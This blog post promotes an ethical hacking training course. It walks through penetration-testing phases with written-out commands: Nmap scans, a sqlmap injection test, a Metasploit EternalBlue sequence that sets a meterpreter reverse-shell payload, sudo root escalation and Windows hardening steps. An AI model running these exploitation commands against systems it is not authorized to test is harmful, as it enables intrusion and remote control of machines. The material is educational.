Listen to this Post
Introduction:

The digital battlefield is expanding at an unprecedented pace, with cyber threats evolving in sophistication and frequency. In response, structured training programs like the “Ethical Hacking and Cyber Security” Digital Skills Training by Learning With Earning (Pvt.) Ltd. are critical for developing the next generation of cybersecurity professionals. This intensive 1.5-month program equips learners with the foundational knowledge and practical skills necessary to think like an attacker to better defend digital assets—a philosophy that sits at the intersection of technical expertise, analytical thinking, and strategic cybersecurity planning.
Learning Objectives:
- Master the Penetration Testing Lifecycle: Understand and apply the five core phases of ethical hacking—reconnaissance, scanning, exploitation, post-exploitation, and reporting.
- Develop Proficiency with Industry-Standard Tools: Gain hands-on experience with essential security toolkits including Kali Linux, Nmap, Metasploit, and Burp Suite.
- Implement Security Hardening Techniques: Learn to configure and secure systems across Linux, Windows, and cloud environments using real-world commands and best practices.
You Should Know:
- Reconnaissance and Scanning: The Art of Digital Cartography
The first step in any ethical hacking engagement is information gathering. This phase, known as reconnaissance, involves collecting intelligence about the target without directly probing it. This can be passive (OSINT, subdomain enumeration) or active (port scanning, service detection).
On a Kali Linux machine, a typical active scan begins with Nmap, the network mapper. For a comprehensive scan, you can use:
 Basic stealth SYN scan on a target IP range
nmap -sS -p- -T4 192.168.1.0/24

Service and version detection on common ports
nmap -sV -sC -p 22,80,443,3306 192.168.1.100
The `-sS` flag performs a TCP SYN scan, which is less likely to be logged by the target. The `-p-` scans all 65,535 ports, while `-sV` probes for service versions and `-sC` runs default scripts. On Windows, network reconnaissance can be performed using built-in tools like `ping` and tracert, but more advanced scanning often requires third-party tools like Zenmap (the GUI version of Nmap).
- Vulnerability Assessment and Exploitation: Finding and Testing the Breach
Once the attack surface is mapped, the next step is to identify vulnerabilities and attempt exploitation. This involves using automated tools supplemented by manual analysis to confirm weaknesses. The OWASP Top 10 provides a critical framework for understanding the most prevalent web application security risks, including Broken Access Control, Cryptographic Failures, and Injection flaws.
For web application testing, tools like Nikto for web server scanning and SQLmap for automated SQL injection are indispensable. A typical SQLmap command to test a vulnerable parameter looks like:
 Test for SQL injection on a specific URL parameter
sqlmap -u "http://target.com/page?id=1" --batch --dbs
The Metasploit Framework is the Swiss Army knife for exploitation. After identifying a vulnerability, you can search for an appropriate exploit module:
 Start Metasploit console
msfconsole

Search for an exploit targeting a specific service, e.g., SMB
search smb

Use a specific exploit module
use exploit/windows/smb/ms17_010_eternalblue

Show required options
show options

Set the target IP (RHOSTS) and payload
set RHOSTS 192.168.1.105
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10

Execute the exploit
exploit
3. Post-Exploitation and Privilege Escalation: Maintaining Access
Gaining initial access is only half the battle. Post-exploitation involves establishing persistence, escalating privileges, and gathering sensitive information. On Linux, privilege escalation often involves exploiting misconfigured sudo permissions or SUID binaries. A common command to check for exploitable sudo rights is:
 List sudo privileges for the current user
sudo -l

If you find a command you can run as root without a password, e.g., /bin/bash
sudo /bin/bash
On Windows, privilege escalation can be attempted using tools like PowerUp.ps1 or by checking for unquoted service paths:
 Check for unquoted service paths in Windows
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\" | findstr /i /v """
4. Security Hardening: Fortifying the Defenses
Understanding how to attack is crucial, but the ultimate goal is to defend. Security hardening involves applying configurations to reduce the attack surface. On Linux, this includes disabling unnecessary services, configuring firewalls with `iptables` or ufw, and enforcing strong password policies.
 Enable and configure UFW (Uncomplicated Firewall)
sudo ufw enable
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow ssh
sudo ufw allow 80/tcp
On Windows, the `netsh` command-line tool is powerful for managing the Windows Defender Firewall. For instance, to block all inbound connections from a specific IP:
:: Block all inbound connections from a malicious IP
netsh advfirewall firewall add rule name="Block Malicious IP" dir=in action=block remoteip=203.0.113.100
For cloud environments, security hardening involves implementing the principle of least privilege for Identity and Access Management (IAM), enabling multi-factor authentication (MFA), and ensuring comprehensive audit logging. CIS benchmarks provide standardized guidelines for securing cloud infrastructure across AWS, Azure, and GCP.
5. Reporting and the Hacker Mindset
The final and most critical phase of any penetration test is reporting. A professional report must clearly articulate the vulnerabilities found, the steps taken to exploit them, the potential business impact, and, most importantly, actionable remediation steps. This transforms technical findings into strategic business risks that can be understood and acted upon by non-technical stakeholders. The “hacker mindset” is not just about technical prowess; it’s about curiosity, persistence, and a systematic approach to problem-solving—skills that are highly transferable across the entire cybersecurity domain.
What Undercode Say:
- Key Takeaway 1: The 1.5-month training program from Learning With Earning serves as a powerful launchpad, but it is the beginning, not the end, of a cybersecurity career. The field demands continuous learning, hands-on practice in lab environments like Hack The Box or TryHackMe, and a commitment to staying ahead of emerging threats.
- Key Takeaway 2: The journey from learner to professional is paved with practical application. Understanding theoretical concepts is essential, but the ability to execute commands, configure tools, and think critically under pressure is what truly differentiates a skilled ethical hacker. The “Learn → Practice → Build → Secure” mantra is the correct path forward.
Prediction:
- +1 The demand for skilled cybersecurity professionals will continue to outpace supply, making certifications and practical training like this program increasingly valuable for career entry and advancement.
- +1 As artificial intelligence integrates deeper into both attack and defense mechanisms, future ethical hacking curricula will inevitably incorporate AI-based threat detection and automated penetration testing tools, making continuous upskilling non-1egotiable.
- -1 The rapid evolution of attack vectors, particularly in cloud and AI systems, means that skills learned today may become obsolete within 2-3 years if not actively maintained and updated. Professionals must commit to lifelong learning to remain effective defenders.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ezyUuVcs – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


